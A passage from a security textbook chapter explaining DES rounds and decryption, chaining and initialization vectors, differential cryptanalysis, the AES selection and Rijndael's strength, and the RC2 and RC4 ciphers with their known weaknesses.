


FIGURE 12-2 A Cycle in DES

These cycles are repeated 16 times for one 64-bit data block. This same process is repeated separately for each plaintext data block.

Complete DES

Now we can put all the pieces back together, as shown in [Figure 12-3](#). First, the key is reduced to 56 bits. Then, a block of 64 data bits is permuted by the initial permutation. Following are 16 cycles in which the key is shifted and permuted, half of the data block is transformed with the substitution and permutation functions, and the result is combined with the remaining half of the data block. After the last cycle, the data block is permuted with the final permutation.




FIGURE 12-3 The Complete DES

Decryption of DES

The same DES algorithm is used both for encryption *and decryption*. This result is true because cycle j derives from cycle $(j-1)$ in the following manner:

$$L_j = R_{j-1} \tag{1}$$

$$R_j = L_{j-1} \oplus f(R_{j-1}, k_j) \tag{2}$$

where \oplus is the exclusive OR operation and f is the function computed in an expand-shift-substitute-permute cycle. These two equations show that the result of each cycle depends only on the previous cycle.

By rewriting these equations in terms of R_{j-1} and L_{j-1} , we get

$$R_{j-1} = L_j \quad (3)$$

and

$$L_{j-1} = R_j \oplus f(R_{j-1}, k_j) \quad (4)$$

Substituting (3) into (4) gives

$$L_{j-1} = R_j \oplus f(L_j, k_j) \quad (5)$$

Equations (3) and (5) show that these same values could be obtained from the results of *later* cycles. This property makes DES a reversible procedure; we can encrypt a string and also decrypt the result to derive the plaintext again.

With DES, the same function f is used forward to encrypt or backwards to decrypt. The only change is that the keys must be taken in reverse order ($k_{16}, k_{15}, \dots, k_1$) for decryption. Using one algorithm either to encrypt or to decrypt is convenient for a hardware or software implementation of DES.

Chaining

You may have noticed a weakness in description of the previous section. DES uses the same process for each 64-bit block. That means that any identical data blocks encrypted with the same key will have the same output. Of course, you might say, the process has to be regular and consistent for decryption to be possible, and that is certainly true.

Now think like an attacker. A bank uses DES to encrypt a network stream of data containing instructions to transfer money from one account to another. The bank chooses a key to use for some period of time, for example, a day, because changing keys is cumbersome. Just to make this argument simple, assume the amount and account number are both exactly 64 bits long and happen to appear on 64-bit boundaries within the transfer message. (A similar argument will work regardless of the lengths and positions of the fields.) In [Figure 12-4](#) we depict the general form of these messages. The figure also shows four examples, to transfer (1) \$100 from Annie to Brian, (2) \$500 from Carole to Drew, (3) \$0.01 from Evin to our malicious agent Zelda, and (4) the same amount from Feng to Zelda. (Note: the encrypted values in these four example figures are fictitious, created just for these explanations; no real cryptography was applied.)

64 bits				
Date	From acct	To acct	Trf Num	Amount
1 Aug	Annie	Brian	0001	100.00
apqrxw	w2z%pr	grd#d#	wenh55	3dhop3
1 Aug	Carole	Drew	0002	500.00
apqrxw	df7ynm	gyl615	23opdw	kslw4l
1 Aug	Evin	Zelda	0003	0.01
apqrxw	bze4n4	cd4wx7	wenh55	otm4m5
1 Aug	Feng	Zelda	0004	0.01
apqrxw	br5hun	cd4wx7	ztpztp	otm4m5

FIGURE 12-4 Transfer Messages

Because these are networked communications, Zelda can see them in ciphertext form. Although she cannot interpret the content, she can look for similarities. Let us assume she knows where to look for the different fields. She will see two messages with the same encrypted destination account numbers and infer that those are probably the two transfers to her account. With that knowledge, she can create new messages, as shown in [Figure 12-5](#), to transfer money from Annie and Carole to her account.

1 Aug	Annie	Zelda	0001	100.00
apqrxw	w2z%pr	cd4wx7	wenh55	3dhop3
1 Aug	Carole	Zelda	0002	500.00
apqrxw	df7ynm	cd4wx7	ztpztp	kslw4l

FIGURE 12-5 Fabricated Transfer Messages

Without ever accessing the underlying plaintext, Zelda has fabricated two encrypted messages that might pass. (She still has a little more work to do to cover for her reuse of a previous transaction number.) The problem described here occurs because each plaintext block is encrypted independently from all other blocks, so an attacker can reorder and substitute blocks undetected.

The solution to this problem is called **chaining**. If the encryption of each block depends not only on the direct ciphertext of its distinct content but also on previous content, the order and position of each block in the chain is fixed. That change would prevent Zelda from reusing blocks from previous encryptions.

In [Figure 12-6](#) you can see the effect of chaining. In the previous figure Annie's account number encrypted twice as w2z%pr. But in this figure Annie's account number is first combined with the encryption of the date block using the exclusive OR (\oplus) function, producing the result C4UI6H. That C4UI6H is then encrypted, producing the result bl3tfr.

Comparing the top and bottom of the figure, you can see that the first field, the date, encrypts the same in both halves, but the next fields differ, so all subsequent blocks are influenced by this difference. The encrypted value of each block feeds into the plaintext of the next block, and so each encrypted block depends on the values of all preceding blocks. Thus, no attacker can reorder or substitute encrypted blocks without destroying this chain of encryption. If we had shown results for the last two lines from the original figure, you would see that the two Zelda blocks would be different, because each depends on different preceding data.




FIGURE 12-6 Chained Encryption

Initialization Vector

You may have detected one final difficulty with the chaining example. Although data blocks along the chain are distinct, the first block (the date) has no prior context on which to depend, and thus it would always encrypt the same. The solution to this difficulty is a slight extension to the chaining approach.

To start the encryption of a data stream, you first create one extra block containing any value. The exact value is insignificant as long as it changes for each encryption; a random number generator is useful. Then, as shown in [Figure 12-7](#) you apply chained encryption, starting with the first block (the random number), and linking subsequent blocks together as in the previous example. In this way, the first real data block (actually the second block encrypted) is different from one time to the next because the random initialization vector is different.




FIGURE 12-7 Chained Encryption with an Initialization Vector

These two chaining techniques are similarly applicable with most symmetric ciphers.

Questions About the Security of DES

Since its first announcement, there has been controversy concerning the security provided by DES. Although much of this controversy has appeared in the open literature, certain features of DES have neither been revealed by the designers nor inferred by outside analysts.

Design of the Algorithm

Initially, there was concern with the basic algorithm itself. During development of the algorithm, the National Security Agency (NSA) indicated that key elements of the algorithm design were “sensitive” and would not be made public. These elements include the rationale behind transformations by the S-boxes, the P-boxes, and the key changes. There are many possibilities for the S-box substitutions, but one particular set was chosen for DES.

Two issues arose about the design’s secrecy. The first involved a fear that certain “trapdoors” had been imbedded in the DES algorithm so that a covert, easy means was available to decrypt any DES-encrypted message. For instance, such trapdoors would give the NSA the ability to inspect private communications.

After a Congressional inquiry, the results of which are classified, an unclassified summary exonerated the NSA from any improper involvement in the DES design. (For a good discussion on the design of DES, see [SMI88a].)

The second issue addressed the possibility that a design flaw would be (or perhaps has been) discovered by a cryptanalyst, this time giving an interceptor the ability to access private communications.

Both Bell Laboratories [[MOR77](#)] and the Lexan Corporation [[LEX76](#)] scrutinized the operation (not the design) of the S-boxes. Neither analysis revealed any weakness that impairs the proper functioning of the S-boxes. The DES algorithm has been studied extensively and, to date, no serious flaws have been published.

In response to criticism, the NSA released certain information on the selection of the S-boxes ([[KON81](#), [BRA77](#)]).

- No S-box is a linear or affine function of its input; that is, the four output bits cannot be expressed as a system of linear equations of the six input bits.
- Changing one bit in the input of an S-box results in changing at least two output bits; that is, the S-boxes diffuse their information well throughout their outputs.
- The S-boxes were chosen to minimize the difference between the number of 1s and 0s when any single input bit is held constant; that is, holding a single bit constant as a 0 or 1 and changing the bits around it should not lead to disproportionately many 0s or 1s in the output.

Number of Iterations

Many analysts wonder whether 16 iterations are sufficient. Since each iteration diffuses the information of the plaintext throughout the ciphertext, it is not clear that 16 cycles diffuse the information sufficiently. For example, with only one cycle, a single ciphertext

bit is affected by only a few bits of plaintext. With more cycles, the diffusion becomes greater, so ideally no one ciphertext bit depends on any subset of plaintext bits.

Experimentation with both DES and its IBM predecessor Lucifer was performed by the NBS and by IBM as part of the certification process of the DES algorithm. These experiments have shown [KON81] that 8 iterations are sufficient to eliminate any observed dependence. Thus, the 16 iterations of the DES should surely be adequate.

Differential Cryptanalysis

In 1990 Eli Biham and Adi Shamir [BIH90, BIH91, and BIH93] announced a technique they named **differential cryptanalysis**. The technique applied to cryptographic algorithms that use substitution and permutation. This powerful technique was the first to have impressive effects against a broad range of algorithms of this type.

The technique uses carefully selected pairs of plaintext with subtle differences and studies the effects of these differences on resulting ciphertexts. If particular combinations of input bits are modified simultaneously, particular intermediate bits are also likely with a high probability to change in a particular way. The technique looks at the exclusive OR (XOR) of a pair of inputs; the XOR will have a 0 in any bit in which the inputs are identical and a 1 where they differ.

The full analysis is rather complicated, but we present a sketch of it here. The S-boxes transform six bits into four. If the S-boxes were perfectly uniform, one would expect all 4-bit outputs to be equally likely. However, as Biham and Shamir show, certain similar texts are more likely to produce similar outputs than others. For example, examining all pairs of 6-bit strings with an XOR pattern 35 in hexadecimal notation (that is, strings of the form *ddsdsd* where *d* means the bit value is different between the two strings and *s* means the bit value is the same) for S-box S_1 , the researchers found that the pairs have an output pattern of *dsss* 14 times, *ddds* 14 times, and all other patterns a frequency ranging between 0 and 8. That says that an input of the form *ddsdsd* has an output of the form *dsss* 14 times out of 64, and *ddds* another 14 times out of 64; each of these results is almost 1/4, which continues to the next round. Biham and Shamir call each of these recognizable effects a “characteristic”; they then extend their result by concatenating characteristics. The attack lets them infer values in specific positions of the key. If m bits of a k -bit key can be found, the remaining $(k-m)$ bits can be found in an exhaustive search of all $2^{(k-m)}$ possible keys; if m is large enough, the $2^{(k-m)}$ exhaustive search is feasible.

In [BIH90] the authors present the conclusions of many results they have produced by using differential cryptanalysis; they describe the details of these results in the succeeding papers. The attack on Lucifer, the IBM-designed predecessor to DES, succeeds with only 30 ciphertext pairs. FEAL is an algorithm similar to DES that uses any number of rounds; the n -round version is called FEAL- n . FEAL-4 can be broken with 20 chosen plaintext items [MUR90], FEAL-8 [MIY89] with 10,000 pairs [GIL90]; and FEAL- n for $n \leq 31$ can be broken faster by differential cryptanalysis than by full exhaustive search [BIH91]. In short, FEAL is vulnerable to differential cryptanalysis.

The results concerning DES are impressive. Shortening DES to fewer than its normal 16 rounds allows a key to be determined from chosen ciphertexts in *fewer* than the 2^{56}

(actually, expected value of 2^{55}) searches. For example, with 15 rounds, only 2^{52} tests are needed (which is still a large number of tests); with 10 rounds, the number of tests falls to 2^{35} , and with 6 rounds, only 2^8 tests are needed. *However*, with the full 16 rounds, this technique requires 2^{58} tests, or $2^2 = 4$ times *more* effort than exhaustive search would require.

Finally, the authors show that with randomly selected S-box values, DES is easy to break. Indeed, even with a change of only one entry in one S-box, DES becomes easy to break. One might conclude that the design of the S-boxes and the number of rounds were chosen to be optimal.

In fact, that is true. Don Coppersmith of IBM, one of the original team working on Lucifer and DES, acknowledged [[COP92](#)] that the technique of differential cryptanalysis was known to the design team in 1974 when they were designing DES. The team structured the S-boxes and permutations in such a way as to defeat that line of attack. The differential cryptanalysis work shows that the basis of DES was indeed solid, and NSA's unexplained design changes only strengthened it.

AES

Because of the concerns about the fixed-sized key of DES and the fact that computing power was continually increasing against that stationary target, security analysts began to search for a replacement for DES.

The AES Contest

In January 1997, NIST called for cryptographers to develop a new encryption system. As with the call for candidates from which DES was selected, NIST made several important restrictions. The algorithm had to be unclassified and publicly disclosed, and, to promote widespread use by businesses, NIST stipulated that the algorithm be offered royalty free for use worldwide. The DES replacement would also have to be a symmetric block cipher that could operate on blocks of at least 128 bits. Finally, to overcome the key-length limitation of DES, NIST required the new algorithm to be able to use keys 128, 192, and 256 bits long.

In August 1998, fifteen algorithms were chosen from among those submitted; in August 1999, the field of candidates was narrowed to five finalists. The five then underwent extensive public and private scrutiny. The final selection was made on the basis not only of security but also of cost or efficiency of operation and ease of implementation in software. NIST described the four not chosen as also having adequate security for AES—no cryptographic flaws were identified in any of the five. Thus, the selection was based on efficiency and implementation characteristics. The winning algorithm, submitted by two Dutch cryptographers, was Rijndael (pronounced RINE dahl); the algorithm's name is derived from the creators' names, Vincent Rijmen and Joan Daemen.

The algorithm is based on arithmetic in the finite field $GF(2^8)$, but most encryption operations can be done by table lookup, thereby simplifying the implementation of AES.

The algorithm consists of 10, 12 or 14 cycles, for a 128-, 192-, or 256-bit key, respectively. Each cycle (called a "round" in the algorithm) consists of four steps.

- *Byte substitution.* This step uses a substitution substituting each byte of a 128-bit block according to a substitution table. This is a straight diffusion operation.
- *Shift row.* Certain bits are shifted to other positions. This is a straight confusion operation.
- *Mix column.* This step involves shifting left and XORing bits with themselves. These operations implement both confusion and diffusion.
- *Add subkey.* Here, a portion of the key unique to this cycle is XORed with the cycle result. This operation delivers confusion and incorporates the key.

Each round performs both confusion and diffusion, as well as blending the key into the result. The structure of AES is shown in [Figure 12-8](#).




FIGURE 12-8 Structure of AES

Strength of Rijndael

The Rijndael algorithm is relatively new, but between its submission as a candidate for AES in 1997 and its selection in 2001, it underwent extensive cryptanalysis by both government and independent cryptographers. Its Dutch inventors have no relationship to the NSA or any other part of the U.S. government, so there is no suspicion that the government somehow weakened the algorithm or added a trapdoor. Although the steps of a cycle are simple to describe and seem to be rather random transformations of bits, these transformations have a sound mathematical origin.

When Rijndael's predecessor, DES, was adopted, two questions quickly arose:

1. How strong is it, and in particular, are there any backdoors?
2. How long would it be until the encrypted code could be routinely cracked?

With approximately 40 years of use, suspicions of weakness of DES (intentional or not) and backdoors have pretty much been quashed. Not only have analysts failed to find any significant flaws, but in fact research described earlier in this chapter has shown that seemingly insignificant changes weaken the strength of the algorithm—that is, the

algorithm is the best it can be. The second question, about how long DES would last, went unanswered for a long time but then was answered very quickly by two experiments in 1997 and 1998, in which DES was cracked in days. Thus, more than 20 years after the launch of DES, the power of individual specialized processors and of massive parallel searches finally overtook the fixed DES key size.

We must ask the same questions about AES: Does it have flaws, and for how long will it remain sound? We cannot address the question of flaws yet, other than to say that teams of cryptanalysts pored over the design of Rijndael during the two-year review period without finding any problems. Furthermore, since AES was adopted in 2001, the only serious challenges to its security have been highly specialized and theoretical.

The longevity question is more difficult, but also more optimistic, to answer for AES than for DES. Remember that extending the key by one bit doubles the effort of a brute force attack. The AES algorithm as defined can use 128-, 192-, or 256-bit keys. Thus, relative to a 56-bit DES key, a 128-bit AES key results in 72 doublings, which means the work is 2^{72} (approximately $4 \cdot 10^{21}$) times as hard. Key lengths of 192 and 256 bits extend this already prodigious effort even more. But because there is an evident underlying structure to AES, it is even possible to use the same general approach on a slightly different underlying problem and accommodate keys of even larger size. Thus, unlike DES, AES lets users move to longer keys any time technology threatens to allow an analyst to overtake the current key size, and so Diffie and Hellman's conjecture of 1977 is unlikely to apply to AES at any time in the foreseeable future. Furthermore, this extended key length builds in a margin of safety if clever attacks divide the effort in a brute force attack.

Nevertheless, cryptanalysts have continued to explore AES. From its introduction in 2001 there have been minor exposures of an academic interest, but nothing threatening the security of AES. One researcher described one of these attacks: "While these complexities are much faster than exhaustive search, they are completely non-practical, and do not seem to pose any real threat to the security of AES-based systems." [BIR10b] That research effort went on to demonstrate an attack that reduced from 2^{256} to 2^{45} the effort to deduce a single key, *but this attack used a 10-round version of AES, not the standard 14 rounds*. Such an attack is a noticeable reduction in time, but the attack is rather like fighting a man who has one hand tied behind his back. A fairer attack is presented by Andrey Bogdanov and colleagues [BOG11], in which they reduce the complexity of deriving a key by a multiple of four, that is, from 2^{256} to 2^{252} , with similar results for 128- and 192-bit key versions. Reducing the work by a factor of four is hardly any change at all.

No attack to date has raised serious question as to the overall strength of AES.

RC2, RC4, RC5, and RC6

The RC2, RC4, RC5, and RC6 ciphers all come from Ronald Rivest, one of the inventors of the RSA algorithm and founder of RSA Laboratories. (The RC in the names may mean either "Rivest cipher" or "Ron's code," depending on which source you believe.) The ciphers are structurally different, but all have some degree of common use, so we explore them briefly here.

RC2

RC2 is a block cipher designed as a simple and fast algorithm [[KNU02](#)]. Although Rivest originally intended the algorithm to be proprietary, someone released its design description on the Internet in 1996.

The algorithm's most significant characteristic is its small key length: 40 bits. When it was designed, the U.S. government restricted the strength (measured by key length) of cryptographic applications for export to no more than 40 bits. (Note that a 56-bit DES key was recovered in a short time just a year later, so a 40-bit key was certain to be easily recovered by any organization wanting to crack encryption.) The algorithm was first intended for international use by the Lotus Notes office application suite; it would use a short enough key to satisfy U.S. export restrictions to most countries, thereby assuring Lotus of international marketability.

In fact, RC2 could support key sizes from 8 to 128 bits, conferring strength exceeding that of DES against exhaustive key search. Its operation is similar enough to DES that it can be substituted for DES in applications, creating an international edition with no difficulty. With relaxation of export restrictions in 2000, the need for a shorter-key DES replacement has fallen.

RC2 consists of two operations: mixing and mashing. In mixing, a bit stream undergoes some transposition in the form of bit shifting with concurrent substitution through binary (AND, OR, NOT) operations on parts of the bits. During each round of mixing, a complete shuffle of bits occurs from right, moving left, and cycling around to the right again. There are sixteen rounds of mixing. The mashing round is pure substitution. Two mashing rounds are performed after mixing rounds 5 and 11.

Invented in 1987, RC2 is old as cryptosystems go. No serious weaknesses have been discovered in the design, but the 40-bit key makes brute-force key searches trivial.

RC4

RC4 is a stream cipher, widely used in wireless networks (WEP and WPA, described in [Chapter 6](#)), as well as in SSL (also explained in [Chapter 6](#)) and various products. It was especially popular before 2000 because, like RC2, it employs a variable length key and so could be configured to use a 40-bit key, short enough to pass export restrictions.

RC4 is essentially a keyed pseudorandom number generator (PRNG); it generates a stream of bits in no predictable order. For encryption, the stream of bits is XORed with the plaintext bits.

The algorithm is ingeniously simple. It uses a 256-element array A containing each of the 256 possible values of an 8-bit byte. Pointers i and j identify bytes from the array to be swapped. At each step, i is incremented by 1, j is replaced by $j + A[i]$, $A[i]$ and $A[j]$ are swapped, and the byte $A[A[i]+A[j]]$ is produced as output. (All additions are carried out mod 256.) The algorithm is very efficient, especially for a software implementation.

No serious cryptanalytic weaknesses have been found in the algorithm itself. However the random number sequence of an XOR stream cipher must never repeat. That is, the same key must never be used for two different plaintexts. To see why, consider plaintexts p_1 and p_2 , encrypted with a common key k .

$$c_1 = p_1 \oplus k$$

$$c_2 = p_2 \oplus k$$

The attacker takes the two ciphertexts and computes

$$\begin{aligned}c_1 \oplus c_2 &= (p_1 \oplus k) \oplus (p_2 \oplus k) \\ &= p_1 \oplus p_2 \oplus (k \oplus k) \\ &= p_1 \oplus p_2\end{aligned}$$

from which p_1 and p_2 may be recoverable with frequency analysis, probable plaintext, or other techniques.

Many implementations of RC4 have exactly that weakness. To initialize array A , the algorithm starts with the values 1 to 256 in numerical order. Then it works through the 256 bytes, swapping each byte with a byte whose location depends, in part, on a byte from the key: for each i ,

$$j := j + A[i] + \text{key}[i]$$

and $A[i]$ and $A[j]$ are swapped. So the up-to-256-byte key controls how the random number array is initialized.

To protect against identical plaintext attacks, ciphers and especially XOR stream ciphers are used with an initialization vector, also called a **nonce**; this value works like the initialization vector we described with DES. In some implementations of RC4 the nonce is appended to the key, effectively extending and randomizing the key.

Fluhrer et al. [FLU01] analyzed the output of RC4 for all possible keys and found that the output is biased, leaking information about the key. If the nonce has been appended to the key, it is possible to narrow the search space for the key significantly.

RC4 is widely used for WEP encryption on wireless networks. The wireless access point and remote device use the same key indefinitely until manually rekeyed. The weakness Fluhrer et al. identified has allowed WEP encryption to be broken in minutes. This weakness led to the development of WPA and WPA2 for wireless communication, the latter using the much stronger AES encryption.

In March 2012, a team of researchers at Royal Holloway–University of London and University of Illinois [ALF13] disclosed new attacks against TLS (described in [Chapter 6](#) along with its predecessor SSL) that allows an attacker to recover a limited amount of plaintext from a TLS connection when RC4 encryption is used. The attacks arise from statistical flaws in the keystream generated by the RC4 algorithm which become apparent in TLS ciphertexts when the same plaintext is repeatedly encrypted. Later in 2012, revelations from a former NSA employee indicated NSA and other intelligence agencies might have the capability to break RC4 encryption. Consequently, Microsoft [MIC13] recommended that customers discontinue using RC4.

TLS security and especially its predecessor SSL (encryption invoked under the https protocol) can also use RC4, although browsers give users the option of choosing or disallowing any particular algorithm.

RC4 has also been used in Microsoft Office products Word and Excel to encrypt password-protected documents. Microsoft makes the mistake of encrypting each version of a document under the same encryption key (password). Wu [WU05] describes an attack like the XOR stream attack described above by which the text of an encrypted document can easily be retrieved, given two versions of the document.

RC5

